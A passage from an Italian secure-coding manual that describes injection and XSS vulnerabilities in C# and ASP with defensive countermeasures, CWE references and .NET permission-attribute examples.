- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html Improper Control of Generation of Code ('Code Injection') CWE-94

7.6.3 Command Injection

Come riconscerla

Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione.
In base alle autorizzazioni dell'applicazione che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete)
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema
- Acquisizione completa del server da parte dell'attaccante

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuato concatenando stringhe di input dell'utente a codice dannoso.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo.
- Se è non e' possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;

- Format;
- Expected values;

- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')

7.6.4 Connection String Injection

Come riconoscerla

Si tratta della possibilità che venga alterata da un attaccante la stringa di connessione al database.
Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE)
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION)
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack)

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). In generale, è necessario controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.6.5 LDAP Injection

Come riconoscerla

Questa vulnerabilità (LDAP Injection) riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato.

- Le operazioni che potrebbero essere eseguite a tal fine sono le seguenti:
- Effettuare il login con un utente diverso da quello inserito dall'utente
- Venire in possesso di privilegi di sistema non autorizzati
- Rubare le informazioni

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

7.6.6 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Tramite questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.6.7 (Second Order) SQL Injection

Come riconoscerla

Tramite questa vulnerabilità un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. L'attaccante potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.

L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati in precedenza ottenuti dall'input dell'utente e non sono stati verificati la validità del tipo di dati né successivamente sanificati, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Invece di concatenare le stringhe si consiglia di:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.6.8 XPath Injection

Come riconoscerla

A seconda del tipo di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input dell'utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere manipolato.
In tal modo potrebbe essere possibile avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione

tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovra' essere precedentemente validato correttamente.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.6.9 Ulteriori indicazioni per lo sviluppo sicuro

Di seguito ulteriori suggerimenti per lo sviluppo sicuro in C#.

7.6.9.1 Managed Wrapper per l'implementazione del codice nativo

Alcune funzionalità utili, vengono implementate nel codice nativo che si desidera mettere a disposizione del managed code. Managed wrappers è facile da scrivere tuttavia, i chiamanti dei wrapper devono avere diritti di unmanaged code per funzionare. Ciò significa che il codice scaricato da una rete intranet o da Internet non funzionerà con i wrapper. Piuttosto che dare a tutte le applicazioni che utilizzano questi wrapper, i diritti di unmanaged code, è meglio dare questi diritti solo al codice wrapper. Se la funzionalità sottostante non espone risorse e l'implementazione è altrettanto "sicura", il wrapper deve solo affermare i suoi diritti consentendo a qualsiasi codice di chiamarlo. Quando le risorse sono coinvolte, la codifica di sicurezza dovrebbe essere la stessa del codice della libreria descritto nella sezione successiva. Poiché il wrapper sta potenzialmente esponendo i chiamanti a queste risorse, è necessaria una verifica accurata della sicurezza del codice nativo che è sotto la responsabilità del wrapper.

7.6.9.2 Library Code che espone risorse protette

La libreria funge da interfaccia per altri codici per l'accesso a determinate risorse che non sono altrimenti disponibili e quindi devono essere applicate autorizzazioni per l'accesso alle risorse che utilizzano. In generale, laddove si espone una risorsa (qualunque essa sia), il codice deve implementare una richiesta di autorizzazione appropriata alla risorsa (cioè deve eseguire un controllo di protezione).

7.6.9.3 Richieste di autorizzazione

Evitare di assegnare al codice e permessi speciali: le richieste di autorizzazione sono il modo principale per rendere il codice sicuro. È necessario includere richieste di autorizzazione per le applicazioni che accedono a risorse protette. Tali richieste impongono (per il codice che chiede l'accesso):

- le autorizzazioni minime da ricevere per eseguire l'operazione;
- che riceve solo le autorizzazioni necessarie ai fini della specifica operazione.

Nell'esempio di codice riportato di seguito viene illustrata una richiesta di autorizzazione di base.

```
[assembly:FileIOPermissionAttribute(SecurityAction.RequestMinimum,Write="C:\\test.t
mp")]
[assembly:PermissionSet(SecurityAction.RequestOptional,Unrestricted=false)]
```

Questo esempio spiega al sistema di protezione di .NET Framework che il codice non dovrebbe essere eseguito a meno che, non riceva l'autorizzazione a scrivere a C: \ test.tmp. Se il codice incontra sempre criteri di protezione che non concedono quest'autorizzazione, viene generata una PolicyException e il codice non viene eseguito. Utilizzando questa richiesta, puoi essere sicuro che il codice verrà eseguito solo se viene concesso tale autorizzazione e non dovrai preoccuparti di errori causati dall'utilizzo di pochissime autorizzazioni.
Questo esempio spiega anche al sistema che non è richiesta alcuna autorizzazione aggiuntiva. In assenza di questo, il codice sarà concesso. Mentre le autorizzazioni aggiuntive non causano danni, avere minori autorizzazioni potrebbe impedire alcuni problemi di sicurezza imprevisti. Le autorizzazioni di esecuzione che il codice non necessitano possono portare a problemi di sicurezza.
Un altro modo per limitare le autorizzazioni che il codice riceve con i minimi privilegi è quello di elencare le autorizzazioni specifiche che si desidera rifiutare. Le autorizzazioni vengono generalmente rifiutate quando si chiede che tutte le autorizzazioni siano facoltative e escludono autorizzazioni specifiche da tale richiesta.

7.6.9.4 Modificatori

- Securing State Data

  Le applicazioni che gestiscono dati riservati o apportano qualsiasi tipo di decisioni di sicurezza necessitano di mantenere tali dati sotto il proprio controllo e non possono consentire ad altri codici potenzialmente dannosi di accedere direttamente ai dati. Il modo migliore per proteggere i dati in memoria è quello di dichiarare i dati come privati o interni (con portata limitata allo stesso insieme) variabili. Tuttavia, anche questi dati sono soggetti all'accesso, dovresti essere a conoscenza delle seguenti azioni:
  - utilizzando i meccanismi di riflessione, il codice altamente attendibile che può fare riferimento all'oggetto può ottenere e impostare membri privati;
  - utilizzando la serializzazione, il codice altamente attendibile può ottenere e impostare i membri privati in modo efficace se può accedere ai dati corrispondenti nella forma serializzata dell'oggetto;
  - in debug, questi dati possono essere letti.

  Assicurarsi che nessuno dei propri metodi o proprietà esponga questi valori involontariamente. In alcuni casi i dati possono essere dichiarati "protetti", con accesso limitato alla classe ei suoi derivati. Tuttavia, è necessario adottare le seguenti ulteriori precauzioni a causa di ulteriori esposizioni:

  Controlla quale codice è consentito derivare dalla classe limitandolo allo stesso insieme o utilizzando la protezione dichiarativa descritta nel metodo di accesso di sicurezza, per richiedere alcune identità o autorizzazioni per ottenere il codice da derivare dalla classe.

  Assicurarsi che tutte le classi derivate attuino una protezione simile o siano sigillate.
- Securing Method Access

  Alcuni metodi potrebbero non essere idonei per consentire di chiamare arbitrariamente il codice non attendibile. Tali metodi presentano diversi rischi: il metodo potrebbe fornire alcune informazioni limitate; potrebbe non verificare errori sui parametri; o con i parametri sbagliati, potrebbe causare malfunzionamenti o fare qualcosa di dannoso. Bisognerebbe essere consapevoli di questi casi e agire per proteggere il metodo.

  In alcuni casi, potrebbe essere necessario limitare i metodi che non sono destinati all'utilizzo pubblico, ma devono ancora essere pubblici. Ad esempio, potrebbe essere un'interfaccia che deve essere chiamata nelle proprie DLL e quindi deve essere pubblica, ma non si desidera esporre pubblicamente per impedire ai clienti di utilizzarlo o di impedire che il codice dannoso sfrutti il punto di ingresso componente. Un altro motivo comune per limitare un metodo non destinato all'uso pubblico (ma che deve essere pubblico) è evitare di documentare e supportare ciò che potrebbe essere un'interfaccia molto interna.

  Il codice gestito offre diversi modi per limitare l'accesso al metodo:
  - Limitare l'ambito di accessibilità alle classi, alle assemblee o alle classi derivate, se possono essere attendibili. Questo è il modo più semplice per limitare l'accesso al metodo. Si noti che, in generale, le classi derivate possono essere meno affidabili della classe da cui derivano, anche se in alcuni casi condividono l'identità della classe padre.
  - Limitare l'accesso al metodo ai chiamanti di un'identità specificata - in sostanza, qualsiasi prova particolare (nome forte, editore, zona, ecc.) che scegli.
  - Limitare l'accesso al metodo ai chiamanti con qualsiasi autorizzazione selezionata.
- Allo stesso modo, la sicurezza dichiarativa consente di controllare l'ereditarietà delle classi. È possibile utilizzare InheritanceDemand per eseguire le seguenti operazioni:
  - richiedere alle classi derivate di avere un'identità specifica o un permesso;
  - richiedere classi derivate che sovrascrivono metodi specifici per avere un'identità specifica o un permesso.

  L'esempio seguente mostra come aiutare a proteggere una classe pubblica per un accesso limitato richiedendo che i chiamanti siano firmati con un particolare nome forte. Questo esempio utilizza lo StrongNameIdentityPermissionAttribute con una Richiesta per il nome forte.

```
[StrongNameIdentityPermissionAttribute(SecurityAction.Demand,
PublicKey="…hex…", Name="App1", Version="0.0.0.0")]
public class Class1
{

}
```

- Protezione e campi pubblici di sola lettura
  Non utilizzare mai campi pubblici di sola lettura dalle librerie managed in quanto i campi pubblici di sola lettura possono essere modificati.
  Alcune classi di framework .NET includono campi pubblici di sola lettura che contengono parametri di confine specifici per la piattaforma. Ad esempio, il campo InvalidPathChars è un array che descrive i caratteri che non sono consentiti in una stringa del percorso di file.
  I valori dei campi pubblici di sola lettura come InvalidPathChars possono essere modificati dal codice o dal codice che condivide il dominio di applicazione. Se si utilizzano i campi pubblici in sola lettura, come InvalidPathCharsi, il codice dannoso può alterare le definizioni dei limiti e utilizzare il codice in modi inaspettati.
  Nella versione 2.0 e versioni successive di .NET Framework, è necessario utilizzare metodi che restituiscono un nuovo array anziché utilizzare i campi di array pubblici. Ad esempio, invece di utilizzare il campo InvalidPathChars, è necessario utilizzare il metodo GetInvalidPathChars.
  Si noti che i tipi di .NET Framework non utilizzano i campi pubblici per definire internamente i tipi di confini. Al contrario, il framework .NET utilizza campi privati separati. La modifica dei valori di questi campi pubblici non altera il comportamento dei tipi di .NET Framework.
- Esclusione di classi e membri utilizzati da codice non fidato
  Utilizzare le dichiarazioni illustrate in questa sezione per impedire che classi e metodi specifici, nonché proprietà e eventi, siano utilizzati da un codice parzialmente attendibile. Applicando queste dichiarazioni a una classe, applica la protezione a tutti i suoi metodi, proprietà e eventi; tuttavia, si noti che l'accesso sul campo non è influenzato dalla sicurezza dichiarativa. Si noti inoltre che le richieste di collegamento aiutano a proteggere solo i chiamanti immediati e potrebbero essere ancora soggetti a attacchi.
  In associazioni con nome forte, un LinkDemand viene applicato a tutti i metodi, le proprietà e gli eventi accessibili a livello pubblico per limitarne l'uso a chiamanti affidabili. Per disattivare questa funzionalità, è necessario applicare l'attributo AllowPartiallyTrustedCallersAttribute. Pertanto, la selezione esplicita di classi per escludere i chiamanti non attendibili è necessaria solo per assemblee non assegnate o assemblee con questo attributo; è possibile utilizzare queste dichiarazioni per contrassegnare un sottoinsieme di tipi in esso che non sono destinati a chiamanti non attendibili.
  Gli esempi seguenti mostrano come evitare che classi e membri venga utilizzato da un codice non attendibile:
  - Per **classi pubbliche non sealed**:
    ```
    [System.Security.Permissions.PermissionSetAttribute(
    System.Security.Permissions.SecurityAction.InheritanceDemand,
    Name="FullTrust")]
    [System.Security.Permissions.PermissionSetAttribute(
    System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
    public class CanDeriveFromMe
    {
    }
    ```
  - Per **classi pubbliche sealed**:
    ```
    [System.Security.Permissions.PermissionSetAttribute(
    System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
    public sealed class CannotDeriveFromMe
    {
    ```

```
}
```

- Per **classi pubbliche abstract**:

```
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public abstract class CannotCreateInstanceOfMe_CanCastToMe{}
```

- Per **funzioni pubbliche virtual**:

```
class Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
    public virtual void CanOverrideOrCallMe() {}
}
```

- Per **funzioni pubbliche abstract**:

```
abstract class Base2{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name =
"FullTrust")]
public abstract void MustOverrideMe();
}
```

- Per **funzioni di aggiornamento pubblico in cui la classe di base non richiede una completa fiducia:**

```
class Derived : Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.Demand, Name="FullTrust")]
    public override void CanOverrideOrCallMe()
    {
        base.CanOverrideOrCallMe();
    }
}
```

- Per **funzioni di aggiornamento pubblico in cui la classe di base richiede una completa fiducia**:

```
class Derived : Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
    public override void CanOverrideOrCallMe()
    {
        base.CanOverrideOrCallMe();
    }
}
```

- Per **pubbliche interfacce:**

```
public interface ICanCastToMe
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name =
"FullTrust")]
```

```
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
void CanImplementMe();
}
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name =
"FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
class Implemented : ICanCastToMe
{
    public void CanImplementMe()
    {
    }
}
```

7.6.9.5 Definizione delle classi

- Evitare l'utilizzo di classi Wrapper
  Il Wrapper Code, specialmente quando il wrapper ha maggiore fiducia rispetto al codice che lo utilizza, può aprire un insieme unico di debolezze di sicurezza. Qualsiasi cosa fatta per conto di un chiamante, in cui le autorizzazioni limitate del chiamante non sono incluse nel controllo di sicurezza appropriato, è una potenziale debolezza da sfruttare.
- Mai abilitare qualcosa attraverso il Wrapper che il chiamante non potrebbe fare su se stesso.
  Questo è un pericolo quando si effettua qualcosa che comporta un controllo di sicurezza limitato. Quando i controlli a livello singolo sono coinvolti, l'interposizione del codice di Wrapper tra il chiamante reale e l'elemento API in questione può facilmente causare il controllo di sicurezza per avere successo se non dovrebbe, quindi indebolire la sicurezza.

7.6.9.6 User input

I dati utente, qualsiasi tipo di input (dati da una richiesta Web o un URL, input ai controlli di un'applicazione Microsoft Windows Form e così via), possono influenzare negativamente il codice perché spesso i dati vengono utilizzati direttamente come parametri per chiamare altro codice. Questa situazione è analoga a un codice dannoso che chiama il codice con parametri strani, e dovrebbero essere prese le stesse precauzioni. L'input dell'utente è in realtà più difficile da fare in modo sicuro perché non esiste un fotogramma di stack per tracciare la presenza dei dati potenzialmente non attendibili.
Per cercare questi bug cercate di immaginare quali siano i valori possibili e valutare se il codice che visualizza questi dati possa gestire tutti questi casi. È possibile risolvere questi bug attraverso il controllo della gamma e rifiutare qualsiasi input che il codice non possa gestire.
Alcune considerazioni importanti che coinvolgono i dati utente includono quanto segue:

- Tutti i dati utente in una risposta del server vengono eseguiti, sul sito web, dal client. Se il tuo web server prende i dati utente e li inserisce nella pagina Web restituita, potrebbe includere ad esempio un tag <script> e ed essere eseguito;
- il client può richiedere qualsiasi URL;
- Eval(usardata) può fare qualsiasi cosa;
- Fare attenzione ai nomi utente che potrebbero avere più di un formato canonico. Ad esempio, in Microsoft Windows 2000, è possibile utilizzare spesso il modulo di nome utente MYDOMAIN \ o il modulo username@mydomain.example.com;
- Considera i percorsi ingannevoli o non validi:
  - ..\, percorsi estremamente lunghi;
  - Uso sconsiderato del carattere (*);

- Espansione del token (% token%);
- Strani forme di percorsi con un significato speciale;
- Versioni brevi di nomi di file come longfi ~ 1 per longfilename.

7.6.9.7 Oggetti

- Utilizzo di synchronized per la gestione della memoria

  Se un metodo di una classe Dispose non è synchronized, è possibile che il codice di cleanup all'interno di Dispose può essere eseguito più di una volta, come illustrato nell'esempio seguente.

```
void Dispose()
{
    if( myObj != null )
    {
        Cleanup(myObj);
        myObj = null;
    }
}
```

  Poiché questa implementazione di Dispose non è synchronized, è possibile che Cleanup sia chiamato da un primo thread e poi un secondo thread prima che _myObj sia impostato su null. Se si tratta di un problema di sicurezza dipende da ciò che accade quando viene eseguito il codice di Cleanup.
- Un problema importante con l'implementazione unsynchronized Dispose comporta la gestione di risorse come i file.
- Lo smaltimento improprio può causare una gestione dell'utilizzo errata, che spesso conduce a vulnerabilità di sicurezza.
- In alcune applicazioni, potrebbe essere possibile che altri thread accedano ai membri della classe prima che i loro costruttori di classe siano completamente eseguiti. È necessario esaminare tutti i costruttori di classe per assicurarsi che non ci siano problemi di protezione o sincronizzare i thread se necessario.

7.6.9.8 Serializzazione e deserializzazione

Poiché la serializzazione può consentire ad altri codici di visualizzare o modificare i dati di istanza dell'oggetto che altrimenti sarebbero inaccessibili, è necessaria una autorizzazione speciale per la serializzazione del codice. Sotto policy di default, questa autorizzazione non viene fornita al codice scaricato da Internet o intranet; solo il codice sul computer locale è concesso a questa autorizzazione.
Normalmente, tutti i campi di un'istanza di oggetto vengono serializzati, il che significa che i dati sono rappresentati nei dati serializzati per l'istanza. È possibile che il codice possa interpretare il formato per determinare i valori dei dati, indipendentemente dall'accessibilità del membro. Analogamente, la deserializzazione estrae i dati dalla rappresentazione serializzata e imposta lo stato dell'oggetto direttamente, di nuovo indipendentemente dalle regole di accessibilità.
Qualsiasi oggetto che potrebbe contenere dati sensibili alla sicurezza dovrebbe essere reso non serializable, se possibile. Se deve essere serializzabile, cercare di creare campi specifici che contengano dati sensibili non serializable. Se questo non può essere fatto, tenere presente che questi dati saranno esposti a qualsiasi codice che abbia l'autorizzazione a serializzare e assicurarsi che nessun codice dannoso possa ottenere tale autorizzazione.
L'interfaccia ISerializable è destinata esclusivamente all'infrastruttura di serializzazione. Tuttavia, se non protetto, può rilasciare informazioni sensibili. Se si fornisce una serializzazione personalizzata implementando ISerializable, assicurarsi di adottare le seguenti precauzioni:

- Il metodo GetObjectData dovrebbe essere protetto in modo esplicito o richiedendo l'autorizzazione SecurityPermission con SerializationFormatter specificata o assicurandosi che non venga rilasciata alcuna informazione sensibile con l'output del metodo.

Per esempio:

```
[SecurityPermissionAttribute(SecurityAction.Demand,SerializationFormatter =
true)]
public override void GetObjectData(SerializationInfo info,
StreamingContext context)
{
}
```

- Il costruttore speciale utilizzato per la serializzazione dovrebbe inoltre eseguire una convalida completa degli input e dovrebbe essere protetta o privata per proteggere dall'uso improprio da codice dannoso. Dovrebbe applicare gli stessi controlli di sicurezza e le autorizzazioni necessarie per ottenere un'istanza di tale classe con qualsiasi altro mezzo, ad esempio creando esplicitamente la classe o indirettamente creandola attraverso una sorta di factory.

7.7 ASP

ASP (Active Server Page) identifica non un linguaggio di programmazione, ma una tecnologia Microsoft, per la creazione di pagine web dinamiche attraverso linguaggi di script come VBScript e Microsoft JScript. ASP sfrutta non solo la connettività del web server ma, si può interfacciare (attraverso oggetti COM) con tutte le risorse disponibili sul server e, in maniea trasparente, sfruttare tecnologie diverse.
Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

7.7.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients, UTF7 XSS. Queste vulnerabilità possono utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali. Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.
- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.

- Codificare completamente tutti i dati dinamici prima di incorporare queste informazioni nell'output desiderato. La codifica dovrebbe essere context-sensitive. Ad esempio:
  - Codifica HTML per pagine HTML;
  - Attributi HTML codificati per gli output dei dati relativi;
  - Codifica JavaScript per server-generated JavaScript.
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

7.7.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Modifiche della struttura del sito web;
- Connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- Gestione, per gli utenti malintenzionati, dei servizi con possibili Start and stop dei servizi di sistema;
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

- Se possibile, preferite sempre delle whitelist prefissate.
- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire l'esecuzione dinamica, eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato.
- L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente (la validazione deve essere sempre fatta lato server).
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Nel caso fosse assolutamente necessario includere i dati di input in una esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga

attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/94.html ,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.7.3 Command Injection

Come riconoscerla

